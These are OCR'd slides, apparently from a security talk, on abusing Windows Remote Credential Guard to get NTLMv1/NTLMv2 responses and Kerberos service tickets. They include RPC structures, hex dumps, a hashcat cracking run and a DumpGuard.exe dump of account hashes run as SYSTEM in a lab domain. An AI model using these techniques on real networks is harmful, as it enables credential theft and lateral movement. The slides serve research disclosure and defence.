
Requesting NTLMv1 responses

- The NTLMv1 cryptographic scheme is very weak
  - Relies on the deprecated DES encryption
- Rainbow tables can crack 99.5% - 99.9% of the keyspace
  - Takes less than 30 seconds on specialized hardware
  - Google released a full DES rainbow table in 2026
  - Online services provide NTLMv1 cracking for free
- The cracking targets the NT hash instead of password
  - Reliably crackable regardless of password strength



Requesting NTLMv1 responses

- The NTLMv1 cryptographic scheme is very weak
  - Relies on the deprecated DES encryption
- Rainbow tables can crack 99.5% - 99.9% of the keyspace
  - Takes less than 30 seconds on specialized hardware
  - Google released a full DES rainbow table in 2026
  - Online services provide NTLMv1 cracking for free
- The cracking targets the NT hash instead of password
  - Reliably crackable regardless of password strength
- Microsoft has marked NTLMv1 as deprecated in 2024
  - Planning full removal in the future



Requesting NTLMv2 responses

- We can call *NtlmLm20GetNtlm3ChallengeResponse*

```
// Use the provided credential and challenge to generate the
// NT and LM response for the NTLM v2 authentication protocol.
[case(RemoteCallNtlmLm20GetNtlm3ChallengeResponse)] struct
{
    PMSV1_0_REMOTE_ENCRYPTED_SECRETS Credential;
    PRPC_UNICODE_STRING UserName;
    PRPC_UNICODE_STRING LogonDomainName;
    PRPC_UNICODE_STRING ServerName;
    UCHAR ChallengeToClient[MSV1_0_CHALLENGE_LENGTH];
} Lm20GetNtlm3ChallengeResponse;
```

```
[case(RemoteCallNtlmLm20GetNtlm3ChallengeResponse)] struct
{
    USHORT Ntlm3ResponseLength;
    [size_is(Ntlm3ResponseLength)] BYTE *Ntlm3Response;
    MSV1_0_LM3_RESPONSE Lm3Response;
    USER_SESSION_KEY UserSessionKey;
    LM_SESSION_KEY LmSessionKey;
} Lm20GetNtlm3ChallengeResponse;
```

- We can forge a MSV1_0_REMOTE_ENCRYPTED_SECRETS from the delegated credentials
  - Same as we did for NTLMv1

Requesting NTLMv2 responses

- We receive a response from *NtlmLm20GetNtlm3ChallengeResponse*

```
CallId: 514
Status: 0
NTLM3 Response:
55 A5 A8 89 DB AA 2D C1  BC 7C F1 0C F0 0A 87 03  |  U.....-..|......
01 01 00 00 00 00 00 00  88 30 8F 6E D2 C8 DC 01  |  .........0.n....
6A 6F B1 35 AE CD DB 0E  00 00 00 00 53 00 52 00  |  jo.5........S.R.
56 00 30 00 32 00 00 00  00 00                    |  V.0.2.....
```

Requesting NTLMv2 responses

- We receive a response from *NtlmLm20GetNtlm3ChallengeResponse*

```
CallId: 514
Status: 0
NTLM3 Response:
55 A5 A8 89 DB AA 2D C1  BC 7C F1 0C F0 0A 87 03  |  U.....-..|......
01 01 00 00 00 00 00 00  88 30 8F 6E D2 C8 DC 01  |  .........0.n....
6A 6F B1 35 AE CD DB 0E  00 00 00 00 53 00 52 00  |  jo.5........S.R.
56 00 30 00 32 00 00 00  00 00                    |  V.0.2.....
```

- We can try to crack the response to verify its validity

```
C:\Users\Root\Desktop\Tools\hashcat-6.2.5>hashcat.exe -m 5600 hashes.ntlmv2 wordlist.ntlmv2 --quiet
WSADMIN::MEGAKEK:1122334455667788:55a5a889dbaa2dc1bc7cf10cf00a8703:0101000000000000088308f6ed2c8dc016a6
fb135aecddb0e0000000053005200560030003200000000000:Passw0rd
```

Requesting NTLMv2 responses

- We receive a response from *NtlmLm20GetNtlm3ChallengeResponse*

```
CallId: 514
Status: 0
NTLM3 Response:
55 A5 A8 89 DB AA 2D C1  BC 7C F1 0C F0 0A 87 03  |  U.....-..|......
01 01 00 00 00 00 00 00  88 30 8F 6E D2 C8 DC 01  |  .........0.n....
6A 6F B1 35 AE CD DB 0E  00 00 00 00 53 00 52 00  |  jo.5........S.R.
56 00 30 00 32 00 00 00  00 00                    |  V.0.2.....
```

- We can try to crack the response to verify its validity

```
C:\Users\Root\Desktop\Tools\hashcat-6.2.5>hashcat.exe -m 5600 hashes.ntlmv2 wordlist.ntlmv2 --quiet
WSADMIN::MEGAKEK:1122334455667788:55a5a889dbaa2dc1bc7cf10cf00a8703:0101000000000000088308f6ed2c8dc016a6
fb135aecddb0e0000000053005200560030003200000000000 Passw0rd
```

- The crack resulted in the password “Passw0rd”

Requesting Kerberos service tickets

- We can call *KerbCreateApReqAuthenticator*
  - This authenticates our user for Ticket Granting Service (TGS) requests

```
// Create an authenticator for an KRB_AP_REQ message.
[case(RemoteCallKerbCreateApReqAuthenticator)] struct
{
    KERB_RPC_ENCRYPTION_KEY* EncryptionKey;
    ULONG SequenceNumber;
    KERB_RPC_INTERNAL_NAME* ClientName;
    PRPC_UNICODE_STRING ClientRealm;
    PLARGE_INTEGER SkewTime;
    KERB_RPC_ENCRYPTION_KEY* SubKey; // optional
    KERB_ASN1_DATA* AuthData;        // optional
    KERB_ASN1_DATA* GssChecksum;     // optional
    ULONG KeyUsage;
} CreateApReqAuthenticator;
```

```
[case(RemoteCallKerbCreateApReqAuthenticator)] struct
{
    LARGE_INTEGER AuthenticatorTime;
    KERB_ASN1_DATA Authenticator;
    LONG KerbProtocolError;
} CreateApReqAuthenticator;
```

Requesting Kerberos service tickets

- We can call *KerbComputeTgsChecksum* (optional)
  - The RDP client generates it for inclusion in the AP-REQ authenticator

```
// Calculate the MAC for a KRB_TGS_REQ. In RFC4120 it is referred
// to as a "Checksum"and thus the terminology is maintained.
[case(RemoteCallKerbComputeTgsChecksum)] struct
{
    KERB_ASN1_DATA* RequestBody;
    KERB_RPC_ENCRYPTION_KEY* Key;
    ULONG ChecksumType;
} ComputeTgsChecksum;
```

```
[case(RemoteCallKerbComputeTgsChecksum)] struct
{
    KERB_ASN1_DATA Checksum;
} ComputeTgsChecksum;
```

Requesting Kerberos service tickets

- We can call *KerbBuildEncryptedAuthData* (optional)
  - The RDP client uses it for token restrictions and loopback information

```
// Encrypt the given authorization data which is to be included
// within the request body of a message to be sent to the KDC.
[case(RemoteCallKerbBuildEncryptedAuthData)] struct
{
    ULONG KeyUsage;
    KERB_RPC_ENCRYPTION_KEY* Key;
    KERB_ASN1_DATA* PlainAuthData;
} BuildEncryptedAuthData;
```

```
[case(RemoteCallKerbBuildEncryptedAuthData)] struct
{
    KERB_ASN1_DATA EncryptedAuthData;
} BuildEncryptedAuthData;
```

Requesting Kerberos service tickets

- We can forge a TGS-REQ and send it to the KDC on port 88
  - The KDC will respond with a TGS-REP containing a service ticket

```
Received reply:
6D 82 06 08 30 82 06 04  A0 03 02 01 05 A1 03 02  |  m...0..........
01 0D A3 0F 1B 0D 4D 45  47 41 4B 45 4B 2E 4C 4F  |  ......MEGAKEK.LO
43 41 4C A4 14 30 12 A0  03 02 01 01 A1 0B 30 09  |  CAL..0........0.
1B 07 77 73 61 64 6D 69  6E A5 82 04 B2 61 82 04  |  ..wsadmin....a..
AE 30 82 04 AA A0 03 02  01 05 A1 0F 1B 0D 4D 45  |  .0............ME
47 41 4B 45 4B 2E 4C 4F  43 41 4C A2 17 30 15 A0  |  GAKEK.LOCAL..0..
03 02 01 02 A1 0E 30 0C  1B 04 48 4F 53 54 1B 04  |  ......0...HOST..
64 63 30 31 A3 82 04 77  30 82 04 73 A0 03 02 01  |  dc01...w0..s....
12 A1 03 02 01 0D A2 82  04 65 04 82 04 61 8D 6D  |  .........e...a.m
10 72 02 C2 6F AE 23 31  AA 8A 52 DD E3 1B B9 F8  |  .r..o.#1..R.....
BA 54 F9 B8 D8 E9 72 B1  C4 5D 21 A4 2F 4A 67 34  |  .T....r..]!./Jg4
D5 C1 69 AA E6 3F DC 7F  46 CD 19 AE 8A 45 56 06  |  ..i..?..F....EV.
77 FA B2 B1 93 8D AE B0  0C FA 85 CC CE 01 A8 4B  |  w..............K
0E 18 0F EC 8C 00 2C B1  C5 76 57 8B 0E 05 EB 53  |  ......,..vW....S
8E 37 8D 6D 52 07 39 2F  AC 9C A9 1B EC 47 4E 74  |  .7.mR.9/.....GNt
06 5F 18 18 78 54 E9 09  4A E0 A7 C7 B4 7C F9 61  |  ._..xT..J....|.a
B8 E0 12 2D 71 B6 83 42  A7 A8 C7 EB E5 C4 C4 73  |  ...-q..B......s
```

Requesting Kerberos service tickets

- We can call *KerbUnpackKdcReplyBody*
  - This decrypts the encrypted part of the TGS-REP which contains the TGS session key

```
// Decrypt the encrypted part of a KRB_KDC_REP from the KDC. The type
// of reply is indicated by the PDU - either encrypted AS_REPLY PDU or
// encrypted TGS_REPLY PDU. Key usage allows the caller to specify either the
// TGS or AS REP key derivation types. This is done to allow back-compatibility
// with a previous server release which returned the wrong PDU for an AS_REP.
[case(RemoteCallKerbUnpackKdcReplyBody)] struct
{
    KERB_ASN1_DATA* EncryptedData;
    KERB_RPC_ENCRYPTION_KEY* Key;
    KERB_RPC_ENCRYPTION_KEY* StrengthenKey;
    ULONG Pdu;
    ULONG KeyUsage;
} UnpackKdcReplyBody;
```

```
[case(RemoteCallKerbUnpackKdcReplyBody)] struct
{
    LONG KerbProtocolError;
    KERB_ASN1_DATA ReplyBody;
} UnpackKdcReplyBody;
```

Requesting Kerberos service tickets

- We receive a response from *KerbUnpackKdcReplyBody*

```
CallId: 261
Status: 0
UnpackKdcReply Kerb Proto Err: 0
UnpackKdcReply PDU: 0
7A 81 E9 30 81 E6 A0 2B  30 29 A0 03 02 01 12 A1  |  z..0...+0).....
22 04 20 E0 DA EE 34 37  17 A7 2B 6A 02 7B 11 BE  |  ". ...47..+j.{..
73 95 19 91 39 2B AD 50  39 2B 9B E7 D6 81 51 56  |  s...9+.P9+....QV
C2 1F 25 A1 1C 30 1A 30  18 A0 03 02 01 00 A1 11  |  ..%..0.0........
18 0F 32 30 32 36 30 33  31 30 32 30 34 37 33 31  |  ..20260310204731
5A A2 06 02 04 DE AD BE  EF A4 07 03 05 00 60 A5  |  Z.............`.
00 00 A5 11 18 0F 32 30  32 36 30 33 31 30 31 39  |  ......2026031019
32 36 30 33 5A A6 11 18  0F 32 30 32 36 30 33 31  |  2603Z....2026031
30 32 30 34 37 33 31 5A  A7 11 18 0F 32 30 32 36  |  0204731Z....2026
30 33 31 31 30 35 34 34  32 39 5A A8 11 18 0F 32  |  0311054429Z....2
30 32 36 30 33 31 37 31  39 32 36 30 33 5A A9 0F  |  0260317192603Z..
1B 0D 4D 45 47 41 4B 45  4B 2E 4C 4F 43 41 4C AA  |  ..MEGAKEK.LOCAL.
17 30 15 A0 03 02 01 02  A1 0E 30 0C 1B 04 48 4F  |  .0........0...HO
53 54 1B 04 64 63 30 31  AC 12 30 10 30 0E A1 04  |  ST..dc01..0.0...
02 02 00 A5 A2 06 04 04  1C 00 00 00              |  ............
Unpacked KDC reply body

Session Key: (32)
E0 DA EE 34 37 17 A7 2B  6A 02 7B 11 BE 73 95 19  |  ...47..+j.{..s..
91 39 2B AD 50 39 2B 9B  E7 D6 81 51 56 C2 1F 25  |  .9+.P9+....QV..%
```

Requesting Kerberos service tickets

- We can request Ticket Granting Service (TGS) tickets for arbitrary services
  - These tickets can be imported on other hosts and leveraged to access resources
  - Average lifetime of Kerberos tickets in Active Directory is 10 hours (short window)
  - Continuous access to the requesting client is required for persistent usage

Requesting Kerberos service tickets

- We can request Ticket Granting Service (TGS) tickets for arbitrary services
  - These tickets can be imported on other hosts and leveraged to access resources
  - Average lifetime of Kerberos tickets in Active Directory is 10 hours (short window)
  - Continuous access to the requesting client is required for persistent usage
- Using Remote Credential Guard for service tickets is overkill
  - Session keys for TGS are not protected by Credential Guard
  - Extraction using e.g. Mimikatz remains the easiest way to obtain these

The Odd Case Of Remote Credential Guard

- If client is already authenticated over Remote Credential Guard, this method does not work
  - InitializeSecurityContext returns 0x8009030e (SEC_E_NO_CREDENTIALS)

The Odd Case Of Remote Credential Guard

- If client is already authenticated over Remote Credential Guard, this method does not work
  - InitializeSecurityContext returns 0x8009030e (SEC_E_NO_CREDENTIALS)
- We can (politely) ask the regular NTLM security package to generate responses for us
  - MSV1_0Lm20GetChallengeResponse can generate NTLMv1 and NTLMv2 responses
  - The NTLM SSP will handle the delegated credential relay under the hood
  - Requires execution from SYSTEM context

```
C:\Windows\System32>hostname
SRV02

C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>z:\Release\DumpGuard.exe /mode:all
MEGAKEK\wsadmin::SRV02::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
MEGAKEK\srvadmin::SRV02::13FF0880C3C946B9DE5F687044689D29D544E794A2A9477B:1122334455667788
MEGAKEK\srvuser::SRV02::13FF0880C3C946B9DE5F687044689D29D544E794A2A9477B:1122334455667788
```

Catching Credential Guard Off Guard